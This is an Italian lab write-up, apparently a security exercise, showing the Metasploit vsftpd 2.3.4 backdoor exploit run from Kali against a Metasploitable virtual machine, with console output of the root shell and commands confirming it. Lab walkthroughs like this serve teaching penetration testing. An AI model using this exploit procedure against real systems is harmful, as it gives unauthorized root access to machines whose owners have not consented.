
Qui vediamo la corretta configurazione del playload dell'exploit per il servizio VSFTPD per prendere di bersaglio la macchina Metasploitable:



L'exploit viene eseguito e permette subito all'utente di eseguire comandi sulla macchina bersaglio:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.149:21 - USER: 331 Please specify the password.

[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...

[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.1.101:40005 → 192.168.1.149:6200) at 2024-03-04 06:28:29 -0500
```

Configurazione di rete della macchina Metasploitable vista con un comando Ifconfig eseguito da Kali:

```
ifconfig
eth0
         Link encap:Ethernet HWaddr 08:00:27:2d:50:38
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
         inet6 addr: fe80::a00:27ff:fe2d:5038/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:2861 errors:0 dropped:0 overruns:0 frame:0
         TX packets:1464 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:203885 (199.1 KB) TX bytes:142947 (139.5 KB)
         Base address:0×d020 Memory:f0200000-f0220000
lo
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:531 errors:0 dropped:0 overruns:0 frame:0
         TX packets:531 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:217633 (212.5 KB)
                                    TX bytes:217633 (212.5 KB)
```

Dopo aver eseguito il comando di creazione cartelle Mkdir, ne controlliamo l'avvenuto successo:

```
mkdir /test_metasploit
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Controllando anche dalla macchina Metasploitable si può notare l'avvenuta creazione della cartella test metasploit:

```
msfadmin@metasploitable://$ ls
bin
       dev
             initrd
                          lost+found
                                       nohup.out
                                                   root
                                                         sys
boot
       etc
             initrd.img
                          media
                                                   sbin
                                                         test_metasploit
                                       opt
                                                                            var
                                                                            umlinuz
cdrom home
             lib
                          mnt
                                       proc
                                                   srv
                                                         tmp
msfadmin@metasploitable://$
```